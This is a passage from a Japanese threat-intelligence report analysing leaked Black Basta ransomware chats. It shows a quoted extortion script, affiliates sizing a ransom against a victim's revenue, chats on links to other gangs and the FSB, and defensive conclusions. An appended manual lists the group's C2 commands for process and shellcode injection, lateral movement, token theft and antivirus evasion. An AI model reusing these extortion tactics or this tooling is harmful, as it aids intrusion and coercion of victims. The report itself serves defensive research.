開すれば御社が崩壊するに十分な量を保持しています。 次の 7 点を伝えます： チャットに戻り、正式な会話を始めてください。「支払えない」と言わないでください。財務記録を確認済みです。支払い能力はあります。犠牲を払えば可能です。 状況を軽く見ないでください。外部の交渉人に任せず、経営者自身が出てください。チャットは基本的な英語リテラシーがあれば誰でも使えます。 無視を続ければ、経営陣に直接連絡します。最高評議会にもかけます。個人情報を利用します。これは脅しではなく、方針の通知です。 他の圧力手段もあります。交渉人に聞くか、自分で対応してください。 この事態から逃れる方法はありません。すでに巻き込まれています。認識してください。 経営陣は脅したり恐怖を与えることが目的ではありません。交渉を外部に任せ、当事者が逃げることで、このような圧力が生まれています。対等な話し合いを望んでいます。敬意を欠けば、我々も同様に振る舞います。 本当に、こちらにデータの収益化プランをさらに掘り下げてほしいですか？緊急資金を調達してでも対応してください。 チャットでお待ちしています。	reiterate that we have enough files on your to force the firm to dissolve in case we publish the data. Now I need to convey to you the following seven points. 1. Go back to the chat and begin a proper conversation with us. 2. Do NOT tell us that you can not pay. We saw your financial records. You CAN pay. You will need to make sacrifices, but it is more than possible. You know this as you handle the records. 3. Stop taking this situation as a joke and delegate it to a hired negotiator - bring yourself or other partners to the chat. This chat is a simple Firefox-based messenger, The only skill you need to use it, is English basic literacy. There is no reason some random hired person is doing the talks for you. 4. If you keep ignoring us, we will be calling you and your colleagues directly. We will be calling the supreme council. We will be using personal data against you. This is not a threat, my management just asked me to inform you on the course of action. 5. We have other means of pressure. Ask your hired negotiators, or do it yourself. 6. There is no way you can shield yourself out of this - you are already it it. Time to recognize this. 7. My management says that they are not trying to threaten or frighten you. This applied pressure is only a result of you - not you specifically, but as a company - trying to abstain from this situation and bringing a hired person to the negotiations table. They want an honest and equal discussion based on mutual respect. This is why when you disrespect us and downgrade the level of discussion, we will do the same. Do you really want me to keep digging and getting more operational plans on how to monetize your data? You can enact some emergency funding to raise this. We are waiting you in the chat.

このように Black Basta は被害組織にコンタクトする際のトークスクリプトを作り込んでいた。スクリプトには共感（交渉相手への理解）と脅迫（データ公開による企業崩壊）を巧みに使い分け、外部交渉人を排除して経営者との直接対話を強制することで心理的圧力を最大化する狙いが見受けられる。

競合他社やその顧客に対して盗んだデータを共有すると恐喝している様子

日本語訳	原文
[2024-03-18 10:38:31][gg]：> <@usernameugway:matrix.bestflowers247.online> こんにちは、私たちの手元には御社が扱っていた多数の契約書や案件があります。合計で約 40GB のデータです。 > 72 時間以内に我々の口座に 1BTC を送金してください。そうでなければ、それらを我々のサイトで公開し、あなた方の顧客や競合他社にも配布します。 > > 証拠として数枚の写真とファイルを添付します。別の選択肢として、暗号化なしで脅迫してみるのもありかも。 [2024-03-18 10:38:34][gg]：1BTC じゃ少なすぎるな [2024-03-18 10:43:54][ugway]：> <@usernamegg:matrix.bestflowers247.online> 1BTC じゃ少なすぎるな　だよな、いくら要求すべき？　VPN にもアクセスを試みてみるけど、今のところ大騒ぎになってるっぽい [2024-03-18 10:44:08][ugway]：> <@usernamegg:matrix.bestflowers247.online> あれはテスト用 VPN だった　了解、他にも探してみる [2024-03-18 11:00:07][gg]：で、彼らの収益はいくらなんだ？ [2024-03-18 11:00:49][ugway]：7000 万（70kk） [2024-03-19 07:46:38][ugway]：やあ [2024-03-19 07:46:50][ugway]：要するに、データを暗号化しないと問題になるのは [2024-03-19 07:46:54][ugway]：注意を引いてしまうってことだ [2024-03-19 07:47:16][ugway]：今日もう少し様子見るけど、今のところ反応はない	2024-03-18 10:38:31, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> добрый день, в нашем распоряжении множество контрактов и дел которые вела ваша фирма. всего около 40гб данных. > вам следует перевести на наш счет 1 btc в течении 72 часов или мы опубликуем их на нашем сайте,　а также разошлем вашим клиентам и конкурентам.　> 　> в подтверждении наших слов прикладываю несколько фотографий и файлов.　как вариант попробовать без лока пошантажировать 2024-03-18 10:38:34, @usernamegg:matrix.bestflowers247.online, 1btc маловато 2024-03-18 10:43:54, @usernameugway:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> 1btc маловато　нуда, сколько просить?　я еще попробую к впн получить доступ - но хз там такой кипишь поднялся 2024-03-18 10:44:08, @usernameugway:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> там тестовый впн　принял, сейчас поищем еще 2024-03-18 11:00:07, @usernamegg:matrix.bestflowers247.online, ну а сколько ревеню у них ? 2024-03-18 11:00:49, @usernameugway:matrix.bestflowers247.online, 70кк 2024-03-19 07:46:38, @usernameugway:matrix.bestflowers247.online, привет

	2024-03-19 07:46:50, @usernameugway:matrix.bestflowers247.online, в общем проблема если не шифруешь данные 2024-03-19 07:46:54, @usernameugway:matrix.bestflowers247.online, это обратить на себя внимание 2024-03-19 07:47:16, @usernameugway:matrix.bestflowers247.online, сегодня еще подожду, но пока реакции нет

被害組織に対して、競合他社や顧客を引き合いに出して更なる圧力をかける戦術を共有しつつ、身代金の要求額について検討している。その中で、暗号化を伴わない恐喝についても議論されており、それが過度な注目を集めるリスクまで考慮している。被害組織の収益情報を確認してから要求額を調整するなど、交渉の裏側で攻撃者たちがより多くの金銭を得るために戦略を練っている様子が垣間見える貴重な内容である。

8. 他の攻撃グループとの関わり

昨今、暴露型ランサムウェア攻撃グループが次々と台頭している中、各グループ間の相互関係や人材流動の実態が注目されている。流出したチャットログには、こうした繋がりを示すやりとりが複数含まれていた。

Black Basta のメンバーは、他の主要ランサムウェアグループと緩やかな繋がりを維持していた。さらに、Trickbot をはじめとするボットネット運営グループとも関係を持っており、複数の攻撃グループ間における協力関係の存在を確認した。

この相互接続された犯罪ネットワークの存在は、ある攻撃グループが摘発されても、メンバーは既存の人的ネットワークを通じて別組織へ移籍し、犯罪活動を継続できる土壌が存在していることを示唆している。チャットログに含まれていた国家機関との関係を示唆する会話と併せ、これらは法執行機関による対策の課題を示している。

また、こうした組織間の繋がりは、企業や個人としてもランサムウェア攻撃への対策を困難にする要因の一つとなっている。

他のランサムウェア攻撃グループとの繋がりを示唆する会話

tinker が BlackSuit で働いていたことを示す会話

日本語訳	原文
[2024-05-20 14:22:00][gg]：他にどこのアフィリエイトで働いてる？ [2024-05-20 14:32:40][tinker]：BlackSuit でやってるけど、もうそろそろ辞めようかと思ってる [2024-05-20 14:33:04][tinker]：それと Horse の連中とはまあまあの関係を保ってるよ [2024-05-20 14:37:09][tinker]：でも正直、Basta の外は焼け野原みたいなもんだ [2024-05-20 14:37:40][tinker]：AlphV は少しうまくいってたけど、連邦に潰された。たぶんロシアの連中が関与してたかもしれない。それくらいかな [2024-05-20 14:38:19][gg]：了解	2024-05-20 14:22:00, @usernamegg:matrix.bestflowers247.online, ты в какой партнерке еще работаешь ? 2024-05-20 14:32:40, @tinker:matrix.bestflowers247.online, в блэксюте, но я думаю, пора уходить оттуда 2024-05-20 14:33:04, @tinker:matrix.bestflowers247.online, ну и +/- с ребятами хорса отношения поддерживаю 2024-05-20 14:37:09, @tinker:matrix.bestflowers247.online, но в целом, за пределами басты, выжженная пустыня 2024-05-20 14:37:40, @tinker:matrix.bestflowers247.online, что-то как-то получалось у альфви, но их закрыли федералы, причём, возможно, даже российские, а так в общем-то всё

	2024-05-20 14:38:19, @usernamegg:matrix.bestflowers247.online, понял

メンバーの一人である tinker は BlackSuit と AlphV および Conti との関わりがあったことが分かる。会話に登場する Horse という人物は Conti のメンバーであったことが知られている。一人の人物が複数の組織と関連を持つことは珍しくない状況であると考えられる。

tinker が Conti で働いていたことを示す会話

日本語訳	原文
[2024-05-23 12:35:43][gg]：やあ [2024-05-23 12:36:28][gg]：君は会社に電話したことある？ 君のスキルを通話で試したいんだ、企業を狙って感染させて、仕事に引き込みたい [2024-05-23 12:36:41][gg]：でも電話する必要がある [2024-05-23 12:36:44][gg]：たくさん ～～～ 中略 ～～～ [2024-05-23 16:53:56][tinker]：自分では電話したことないけど、通話用のスクリプトは山ほど書いた [2024-05-23 16:54:30][tinker]：良いスクリプトは書けるよ。でも通話自体は、それ専門の人に任せた方がいい [2024-05-23 16:54:35][tinker]：自分はそういうことやったことない [2024-05-23 16:54:43][tinker]：それに正直、ビビる [2024-05-23 16:54:59][tinker]：でも Conti で働き始めたころからコールセンターの調整には関わってたよ [2024-05-23 16:55:07][tinker]：だからその点では力になれる	2024-05-23 12:35:43, @usernamegg:matrix.bestflowers247.online, привет 2024-05-23 12:36:28, @usernamegg:matrix.bestflowers247.online, а ты звонил когда нибудь в компании ? хочу твои способности проверить на звонках и попробовать точечно заражать компании и звать их в работу 2024-05-23 12:36:41, @usernamegg:matrix.bestflowers247.online, но надо будет звонить 2024-05-23 12:36:44, @usernamegg:matrix.bestflowers247.online, много [omitted] 2024-05-23 16:53:56, @tinker:matrix.bestflowers247.online, лучно не звонил, скриптов для звонков миллион писал 2024-05-23 16:54:30, @tinker:matrix.bestflowers247.online, давай я тебе хорошие скрипты пропишу, а на сам звонок лучше ставить человека, который этим занимался 2024-05-23 16:54:35, @tinker:matrix.bestflowers247.online, я такого лично никогда не делал 2024-05-23 16:54:43, @tinker:matrix.bestflowers247.online, да и стрёмно, я даже лукавить не буду

	2024-05-23 16:54:59, @tinker:matrix.bestflowers247.online, но координцаией колцентров я занимался почти с начала своей работы в конти 2024-05-23 16:55:07, @tinker:matrix.bestflowers247.online, так что тут готов помогать всеми силами

gg が Cactus の正体を知っている様子

日本語訳	原文
[2024-05-20 09:00:03][lapa]：verb が何か変更した？送るか？ [2024-05-20 09:26:44][nickolas]：これは単に Linux 向けの SOCKS だよ [2024-05-20 09:26:49][nickolas]：やあ [2024-05-20 09:46:07][gg]：ここにいる、引き続き検出を調べてる、夜までには終わらせたい [2024-05-20 09:46:12][gg]：さっきの彼の返答がこれ [2024-05-20 09:46:23][gg]：もう一人いるよ [2024-05-20 09:46:32][gg]：やあ [2024-05-20 09:46:36][gg]：彼に聞いてみる [2024-05-20 09:48:34][gg]：支払い総額、納付 [2024-05-20 09:48:37][gg]：MG にて [2024-05-20 09:48:43][gg]：Cactus は彼らだ [2024-05-20 09:48:49][gg]：50～60 万（ドル）くらい [2024-05-20 09:49:19][gg]：まあ 2024 年だから、各管理者はバックアップとフラッシュドライブを一つの場所に置いてるか、全部クラウドにある [2024-05-20 09:49:28][lapa]：> <@usernamegg:matrix.bestflowers247.online> もう一人いるってやつ、送った後にそいつにも行くと思う	2024-05-20 09:00:03, @lapa:matrix.bestflowers247.online, verb поменял что-то ? будем слать? 2024-05-20 09:26:44, @nickolas:talks.icu, просто это сокс под линукс 2024-05-20 09:26:49, @nickolas:talks.icu, Привет 2024-05-20 09:46:07, @usernamegg:matrix.bestflowers247.online, Тут, продолжаю разбираться с детектом, надеюсь к ночи справлюсь 2024-05-20 09:46:12, @usernamegg:matrix.bestflowers247.online, вот его ответ только что 2024-05-20 09:46:23, @usernamegg:matrix.bestflowers247.online, есть езе другой человек 2024-05-20 09:46:32, @usernamegg:matrix.bestflowers247.online, привет 2024-05-20 09:46:36, @usernamegg:matrix.bestflowers247.online, спрошу у него 2024-05-20 09:48:34, @usernamegg:matrix.bestflowers247.online, сумма выплат уплата 2024-05-20 09:48:37, @usernamegg:matrix.bestflowers247.online, в мг 2024-05-20 09:48:43, @usernamegg:matrix.bestflowers247.online, кактус они же

	2024-05-20 09:48:49, @usernamegg:matrix.bestflowers247.online, 500-600к 2024-05-20 09:49:19, @usernamegg:matrix.bestflowers247.online, типа это уже 2024 год у каждого админа есть бекапы и фшелка в одном месте либо все в облаке 2024-05-20 09:49:28, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> есть езе другой человек у него также думаю будет после просыла

LockBit との繋がりを示す会話

日本語訳	原文
[11:14:26] BB: やあ [11:14:33] BB: 何が起きているの？ [11:14:38] BB: そちらはどう？ [11:14:43] BB: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-disrupted-by-global-police-operation/ [11:57:27] LockBit: FBI が脆弱な PHP を通じて数台のサーバーを落とした。データのあるサーバーは無事。今は復旧作業中。 [12:42:00] BB: 了解、復旧頑張って、すべて大丈夫になるよ。	[11:14:26] BB: privet [11:14:33] BB: chto proishodit? [11:14:38] BB: kak ti tam ? [11:14:43] BB: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-disrupted-by-global-police-operation/ [11:57:27] LockBit: фбр через уязвимый пхп уебали пару серверов, сервера с датой целые, сижу восстанавливаюсь [12:42:00] BB: ponyl, davay vostanavlivaysy, vse budet ok.

サイバー犯罪グループ間の危機時の連帯と情報共有を示している。Black Basta と LockBit という異なるランサムウェア攻撃グループ間のコミュニケーションから、法執行機関の活動に対する共通の懸念と相互支援の姿勢が見られる。技術的な詳細（脆弱な PHP）の共有は、同様の脆弱性を持つ可能性のある他の攻撃グループへの警告としても機能している。

gg と chuck が Trickbot のメンバーについて会話する様子

日本語訳	原文
[2024-07-18 09:40:33][chuck]：ちなみに、このTricks のやつってロシア人っぽいな	2024-07-18 09:40:33, @chuck:talks.icu, кстати этот чел из триков походу русский
[2024-07-18 09:40:48][chuck]：インターポールのサイトに公開されてるカードがある	2024-07-18 09:40:48, @chuck:talks.icu, у него карточка публичная на сайте интерпола
[2024-07-18 09:41:39][chuck]：https://www.interpol.int/How-we-work/Notices/Red-Notices/View-Red-Notices#2024-37141	2024-07-18 09:41:39, @chuck:talks.icu, https://www.interpol.int/How-we-work/Notices/Red-Notices/View-Red-Notices#2024-37141
[2024-07-18 09:42:18][gg]：出生地：モスクワ、ロシア　国籍：ロシア	2024-07-18 09:42:18, @usernamegg:matrix.bestflowers247.online, Place of birth　MOSKAU, Russia Nationality　Russia
[2024-07-18 09:43:15][gg]：なんでトレーニング前にこんなの見たんだろう ）	2024-07-18 09:43:15, @usernamegg:matrix.bestflowers247.online, зачем я зашел сюда перед тренировкой)
[2024-07-18 09:43:24][gg]：こいつウクライナ人だと思って自分を安心させてたのに ）	2024-07-18 09:43:24, @usernamegg:matrix.bestflowers247.online, я ходил себя успокаивал что он хохол)
[2024-07-18 09:43:30][gg]：Tricks ってウクライナ人だろ	2024-07-18 09:43:30, @usernamegg:matrix.bestflowers247.online, трики же хохлы
[2024-07-18 09:43:35][gg]：君は彼らと深く関わってたのか,	2024-07-18 09:43:35, @usernamegg:matrix.bestflowers247.online, ты с ними плотно работал ,
[2024-07-18 09:43:36][gg]：?	2024-07-18 09:43:36, @usernamegg:matrix.bestflowers247.online, ?
[2024-07-18 09:43:42][gg]：それとも Ari か	2024-07-18 09:43:42, @usernamegg:matrix.bestflowers247.online, или ари
[2024-07-18 09:44:23][chuck]：俺は昨日寝る前に見たよ ）	2024-07-18 09:44:23, @chuck:talks.icu, а я вот вчера перед сном посмотрел)
[2024-07-18 09:44:35][chuck]：いや、俺は彼らとは全く接点なかった	2024-07-18 09:44:35, @chuck:talks.icu, не, я с ними никак не пересекался
[2024-07-18 09:44:38][chuck]：Ari がそこの人間を知ってる	2024-07-18 09:44:38, @chuck:talks.icu, ари знает оттуда людей
[2024-07-18 09:44:49][chuck]：Bentley	2024-07-18 09:44:49, @chuck:talks.icu, бентли
[2024-07-18 09:44:53][gg]：クソみたいな状況だな ）	
[2024-07-18 09:44:58][chuck]：Bentley はロシア出身で、FSB のために働いてる	
[2024-07-18 09:45:01][gg]：汚い言葉使ってすまん	
[2024-07-18 09:45:12][chuck]：まだ情報が少なすぎる	

[2024-07-18 09:45:16][chuck]：何が起きたのか分からない [2024-07-18 09:45:24][gg]：> <@chuck:talks.icu> Bentley はロシア出身で、FSB のために働いてる　クリプターか？ [2024-07-18 09:45:30][chuck]：いやいや [2024-07-18 09:45:39][chuck]：別人だ、Tricks の幹部の一人 [2024-07-18 09:45:49][gg]：> <@chuck:talks.icu> Bentley はロシア出身で、FSB のために働いてる　俺はそいつ知らない	2024-07-18 09:44:53, @usernamegg:matrix.bestflowers247.online, ебаный пиздец) 2024-07-18 09:44:58, @chuck:talks.icu, бентли из рф, работает на фсб 2024-07-18 09:45:01, @usernamegg:matrix.bestflowers247.online, сорян за мат 2024-07-18 09:45:12, @chuck:talks.icu, пока инфы слишком мало 2024-07-18 09:45:16, @chuck:talks.icu, хз что там произошло 2024-07-18 09:45:24, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> бентли из рф, работает на фсб　криптер ? 2024-07-18 09:45:30, @chuck:talks.icu, не не 2024-07-18 09:45:39, @chuck:talks.icu, другой, один из главных триков 2024-07-18 09:45:49, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> бентли из рф, работает на фсб　я его не знаю

gg も Cactus と Trickbot に関わっていたとされる人物と繋がりがあったような発言が確認できた。同様に、Ari という攻撃者も Trickbot に関わった人物と繋がりがあったという情報がある。これらのことから、Black Basta 参加メンバーが複数の攻撃グループと関わりを持つことは一般的であり、サイバー攻撃者同士のネットワークが広範囲に及んでいる可能性がうかがえる内容である。

諜報機関との関わりを示唆する会話

日本語訳	原文
[2024-03-04 14:22:13][tinker]：君のところで働いていることを知っている第 2 チームの知人から、「君を探している組織がある」と伝えられたよ。「友好国へのターゲティング」に関して質問があるらしい。その知人とは 2021 年からの付き合いだから、念のため君に伝えることにした。 [2024-03-04 14:22:45][tinker]：今はとても不安定な時期だからな。ナワリヌイ関連の件で、連中はあちこちで怒り狂ってる。 [2024-03-04 14:23:06][tinker]：それに、政治的な動きが始まると必ず「コンティ」に来るってのは、戦争前にもあった話だしな [2024-03-04 14:27:41][gg]：なるほど [2024-03-04 14:27:50][gg]：第 2 チームってどこだ？誰のこと？ ～～～ 中略 ～～～ [2024-03-04 14:29:28][gg]：「君を探している組織」って何のこと？FSB？FSO？部門 K？ ～～～ 中略 ～～～ [2024-03-04 14:31:55][tinker]：第 2 チームは Blacksuit（旧 Royal）。その知人はそこのペンテスターで、「アルファ」って名で知ってる。たぶん「フォレスト」も同一人物。 [2024-03-04 14:33:05][tinker]：あまり詳しくは言ってなかったけど、「友好国にロッカーぶち込んだ」って言ってた。文字通りの言い方。 [2024-03-04 14:33:23][gg]：うちは友好国なんて攻撃してない [2024-03-04 14:33:29][tinker]：組織ってのは FSB のこと [2024-03-04 14:34:02][tinker]：君たちがやってないのは分かってる。ほんとにやってたら、こんな話はしてないよ ） [2024-03-04 14:35:20][gg]：そいつにちゃんと言わせろ	2024-03-04 14:22:13, @tinker:matrix.bestflowers247.online, мне знакомый из второй тимы, который знает, что я работаю у тебя передал, что тебя ищет контора. У них вопросы по твоему таргетированию "дружественных стран". Я его знаю где-то с 21го года, так, что решил, что такое лучше тебе передать, на всякий случай. 2024-03-04 14:22:45, @tinker:matrix.bestflowers247.online, А то времена сейчас очень неспокойные, они и правда из-за навальнят сейчас рвут и мечут молнии во все стороны. 2024-03-04 14:23:06, @tinker:matrix.bestflowers247.online, Ну и ты сам знаешь - как только начинается политическая движуха - приходят к конти, перед войной уже так было 2024-03-04 14:27:41, @usernamegg:matrix.bestflowers247.online, так 2024-03-04 14:27:50, @usernamegg:matrix.bestflowers247.online, что за вторая команда ? что за чел? [omitted] 2024-03-04 14:29:28, @usernamegg:matrix.bestflowers247.online, что тебя ищет контора - какая контора фсб , фсо, отдель К? [omitted] 2024-03-04 14:31:55, @tinker:matrix.bestflowers247.online, Вторая команда - блэксют, роял. Чел - один из их пентестеров. Я его как "альфа" знаю, вроде "форест" ещё он же. 2024-03-04 14:33:05, @tinker:matrix.bestflowers247.online, Он не особо

[2024-03-04 14:35:26][gg]：どこが対象だったのかはっきりさせろ [2024-03-04 14:35:47][gg]：友好国のトラストをに手を出してしまったかもしれない [2024-03-04 14:36:13][gg]：うちは「友好国」をターゲットにすることはない [2024-03-04 14:36:24][gg]：例えば、そのトラストの運営が米国ってだけなら話は別だ ～～～ 中略 ～～～ [2024-03-04 14:45:57][gg]：Royal はもう見かけないな [2024-03-04 14:46:18][gg]：Blacksuit って Locker？ [2024-03-04 14:46:33][tinker]：Royal はもう無くて、今は Blacksuit って名前になってる [2024-03-04 14:46:42][tinker]：Locker でもあるし、グループ名でもある [2024-03-04 14:46:53][tinker]：中身は同じ連中だよ [2024-03-04 14:47:02][gg]：なるほど	распространялся - сказал "вьебали локером дружественную страну" - дословно 2024-03-04 14:33:23, @usernamegg:matrix.bestflowers247.online, мы никого не трогаем из дружественных стран 2024-03-04 14:33:29, @tinker:matrix.bestflowers247.online, Контора - это ФСБ 2024-03-04 14:34:02, @tinker:matrix.bestflowers247.online, Я знаю, что не трогаем, если бы трогали действительно - я бы не говорил с тобой сейчас об этом) 2024-03-04 14:35:20, @usernamegg:matrix.bestflowers247.online, Пускай скажет конкретно 2024-03-04 14:35:26, @usernamegg:matrix.bestflowers247.online, о ком идет разговор 2024-03-04 14:35:47, @usernamegg:matrix.bestflowers247.online, мы могли траст зацепить дружественной страны 2024-03-04 14:36:13, @usernamegg:matrix.bestflowers247.online, мы не ставим страны с которыми мы дружим 2024-03-04 14:36:24, @usernamegg:matrix.bestflowers247.online, только если траст например контора сама USA [omitted] 2024-03-04 14:45:57, @usernamegg:matrix.bestflowers247.online, роял давно не видел 2024-03-04 14:46:18, @usernamegg:matrix.bestflowers247.online, блэксют - это локер ? 2024-03-04 14:46:33, @tinker:matrix.bestflowers247.online, роял больше нет - они теперь blacksuit называются 2024-03-04 14:46:42, @tinker:matrix.bestflowers247.online, это и локер и сама группа

	2024-03-04 14:46:53, @tinker:matrix.bestflowers247.online, но это всё те же люди 2024-03-04 14:47:02, @usernamegg:matrix.bestflowers247.online, ara

tinker は、BlackSuit（Royal のリブランド）関係者から、「友好国への攻撃」を理由に FSB が gg を探しているとの警告を受け、それを本人に伝えている。tinker は「政治的な動きが始まると Conti のところに来る、戦争前もそうだった」と述べ、過去にも当局がランサムウェア攻撃グループに接触していたことを示唆している。この会話は、ロシアのサイバー犯罪グループが政治情勢に応じて当局の圧力や介入を受ける実態を浮き彫りにしている。

その他の会話

Stormous についての言及

日本語訳	原文
[2024-03-12 19:52:57][gg]：他に何かある？ ～～～ 中略 ～～～ [2024-03-12 21:21:41][gg]： https://www.bleepingcomputer.com/news/security/duvel-says-it-has-more-than-enough-beer-after-ransomware-attack/ [2024-03-12 21:21:57][gg]：Stormous ランサムウェアと何か関係がありますか？ ～～～ 中略 ～～～ [2024-03-12 21:51:46][tinker]：いいえ	2024-03-12 19:52:57, @usernamegg： matrix.bestflowers247.online, есть еще что то ? [omitted] 2024-03-12 21:21:41, @usernamegg： matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/duvel-says-it-has-more-than-enough-beer-after-ransomware-attack/ 2024-03-12 21:21:57, @usernamegg： matrix.bestflowers247.online, Stormous ransomware ты какое то отношение к ним имеешь ? [omitted] 2024-03-12 21:51:46, @tinker： matrix.bestflowers247.online, Nea

gg は Stormous ランサムウェア攻撃グループから被害を受けた、ある企業のニュースを引き合いに出し、tinker に Stormous との関係性を訪ねたが、tinker は即座に関係性を否定している。これはアクターが横の繋がりを持つことを前提とした問いかけであり、協力者やメンバーと外部組織との繋がりを明確にし、把握しようとする意図が読み取れる。

9. まとめ

約 20 万件のチャットログ分析から、Black Basta の組織構造と活動実態の一端が明らかになった。

物理的なオフィスを拠点に作業分担や生活管理を行う組織的な体制をとる一方で、メンバー間の不和やモチベーションの低下、法執行機関への警戒など内部的な課題も浮き彫りになった。こうした攻撃者の日常的な会話記録は、巧妙化する現代のサイバー攻撃の実態やサイバー犯罪組織の思考、行動原理を読み解く上で貴重な資料である。

技術面では、スクリプトやマルウェアをはじめとする多様な技術を組み合わせた攻撃手法の確立、ゼロデイや既知の脆弱性の悪用など、高度な技術力を示す議論が交わされていた。また、独自の攻撃ツール開発能力に加え、生成 AI などの新技術を積極的に取り入れる柔軟な姿勢も見られた。

組織面では、別の攻撃グループとの繋がりやメンバーの移動、さらにはリブランドを示唆する会話も散見された。こうした事実から、活動停止を装い新規グループとして活動を再開する可能性や、別の攻撃グループへ Black Basta の技術力が展開される可能性が想定される。

過去の様々な分析から、ランサムウェア攻撃グループの主な目的は金銭であることが分かっているが、今回の分析から、Black Basta も同様に金銭を最重要視していることが明らかとなった。会話からは標的企業の財務状況を詳細に調査し、身代金額を最大化できるよう戦略を練っており、支払い能力を重視していることが分かる。また、これらの会話には複数の日本企業名が含まれ、被害が公表されていない企業も存在した。

チャットログから判明した攻撃の実態は、防御側にとって重要な情報である。脆弱性への迅速な対応、認証情報の厳格な管理、多要素認証の導入といった基本対策は、ランサムウェア攻撃に限らず様々な攻撃に対して有効である。特に、頻繁に見られた初期アクセスの確保に苦労する様子は、侵入の早期検知と遮断の重要性を示している。

前述の基本的な対策に加え、PowerShell の利用制限や不正なコマンドラインの監視など、多層防御の構築が必要である。さらに、攻撃者がウイルス対策ソフトの挙動検証を実施していたことや、生成 AI などの新技術を活用している実態から、技術的対策だけでは不十分であることが分かる。攻撃シナリオを想定した従業員教育の継続的な実施が、実際の攻撃への対応力向上につながる。

サイバー攻撃グループは一般に実態が見えにくく、サイバー攻撃を対岸の火事として捉えがちである。しかし、今回明らかとなった犯罪活動の実像を直視し、進化し続ける攻撃手法を理解することが、効果的な防御策構築の第一歩となる。

付録

BREAKER のマニュアル

以下に、チャットログから抽出した BREAKER の詳細なマニュアルを掲載する。本マニュアルの内容から、Black Basta グループが多機能な攻撃ツールを独自に開発していることが確認でき、同グループが高い技術力を持っていることが分かる。

日本語訳

2024 年 3 月 25 日 10:03:26、@usernameyy:matrix.bestflowers247.online：

タブの自動スクロールが共通になりました

インジェクトメニューの下にあった読めないプロセスを削除しました

ボタン名「remove unusable」を「Filter by injectable」に変更しました

プロセスのカウンターに加え、青と赤のプロセス数の情報も表示されるようになりました

インジェクトウィンドウでは、各プロセスの詳細 + フィルター機能が追加されています：

Total red processes は赤くハイライトされたプロセス（アンチウイルス）全体数です。横の「filter」ボタンで赤いもののみをフィルタリングできます。

Total blue processes はクライアントアプリケーションです。同様に「filter」ボタンで青いもののみをフィルタリングできます。

変更を含む完全なドキュメント（何か書き忘れてもここにあるはずです）：
==========WEB パネルへの接続==========
<Masked：URL>
basic auth:
<Masked ： 認証情報>
<Masked ： 認証情報>
==========
cd - フォルダーの移動
shell <cmd> - cmd で実行
ea - アセンブリを実行（c#）、エイリアス：execute_assembly
（ミドルが必要、自動では送信されない、実行前に 2 つのコマンドを順に：gap->sm）
ls - shell dir のエイリアス

inject <int> – 自身をプロセス ID にインジェクト
shinject <int> – シェルコードをプロセス ID にインジェクト
locallistener <int> – 指定ポートでローカルリスナーを起動、エイリアス: ll
exit – このブレーカーを切断（再接続の試みなし）
jump <pc_name> – 別のマシンにジャンプして自分を起動
remote_exec <pc_name> <cmd> – コマンドのリモート実行
remote_exec ESXI7WIN2019V3 C:¥Users¥Public¥Braker.exe 、エイリアス: re
make_token <domain>¥<username> <password> – このユーザーのトークンを取得、ローカルユーザーならドメインにドットを使用、エイリアス: mt
rev2self – トークンをリセット
ps <optional: cache> – プロセスを取得、cache を指定すると（ps cache）コマンドのキャッシュ結果を返す、トラフィックを隠すためこれを使うことを推奨。キャッシュを更新するには、1 回コマンドを非キャッシュで実行すれば十分
sleep <number> – デフォルトで「スマートスリープ」が動作、ブレーカーは 5 秒ごと（デフォルト）に ping する。ただしコマンドが現れると即時実行
upload <filename> – 指定された最初の引数の名前でファイルをアップロード。アップロード用の選択ウィンドウが表示される

net コマンドの説明:
net domain – 現在のドメイン名を取得
net domain_trusts – インバウンド & アウトバウンドのトラスト一覧を取得、domain_trusts のエイリアス: dt, trusts, trust, domain_trust
getarchandpid – アーキテクチャと PID を取得、このコマンドの後に execute assembly が利用可能になる。エイリアス: gap
gcn – GetComputerName
gpn – GetProcessName
gdn – GetDomainName
status – コマンドの現在のロード状況を取得（DNS および ping サーバー用。データが多い場合にステータスを確認）
sm – ミドルウェアを取得（Sharp のインジェクトに必要）

Q: なぜミドルウェアは手動で読み込む必要があるのか？
A: 自動化は可能だが、それだと時間がかかり、AV に検知されやすくなる。.NET を使用しないのであれば、なぜペイロードを最初から読み込む必要があるのか？ メモリ上では個別の exe として保持されるため、検出されやすい。将来的には暗号化されるか、シェルコードに変更される予定（後者の可能性が高い）。
==========
ユーザーインターフェイス の説明:
ボタン Login – 認証リクエストをメインサーバーに送信（現在は自動で実行されるため押す必要はない）
ボタン Interact – ターゲットをタブリストに追加し、操作対象としてアクティブ化
Ban client – IP でクライアントを BAN、メインサーバーが再起動されるまで再接続できない

Disconnect client - クライアントをリストから削除（例えば長時間応答がない場合）、ネットワークに再参加すれば後で再接続される

列 ”ProcessName” はブレーカーが起動しているプロセスを表示し、ホバーするとファイルまでの完全なパスが表示される
コンソールの右上には Autoscroll チェックボックスがあり、オンにするとオペレーターの新しいコマンドやターゲットからの応答がコンソールを末尾までスクロールする
入力パネルは一番下にあり、Interact ボタンを押すと表示される
入力パネルの機能:
パネルは垂直に拡張可能で、コンソール右上隅にある小さな拡張アイコンにマウスを合わせてクリックし、拡張したい方向にドラッグする
上下矢印キーでコマンド履歴を表示
タブキーは現在無効であり、ブラウザ内での誤クリックによるジャンプを防止、自動補完機能は作業中
右上にはコンソールの垂直サイズを変更する小さなボックスがある

入力パネルの上には現在の作業ディレクトリが表示され、保持される（将来的にサーバーがステルスモードの場合、作業ディレクトリは存在しなくなる予定。デフォルトでは不審な挙動と見なされる）

テーブル内の行を右クリック（以下「右クリック」）すると、カスタムコンテキストメニューが開く:
Self inject - このマシンのプロセス一覧ウィンドウが開く（まずキャッシュなしで ps を実行して取得する必要がある）、自己拡散が可能

ウィンドウには Filter by injectable ボタンがある。現在インジェクトできないプロセスは除外される
Total red processes は赤でハイライトされたプロセス（AV）の総数。ラベルの横の filter ボタンで赤のみを表示
次に Total blue processes はクライアントアプリケーション。ラベルの横の filter ボタンで青のみを表示
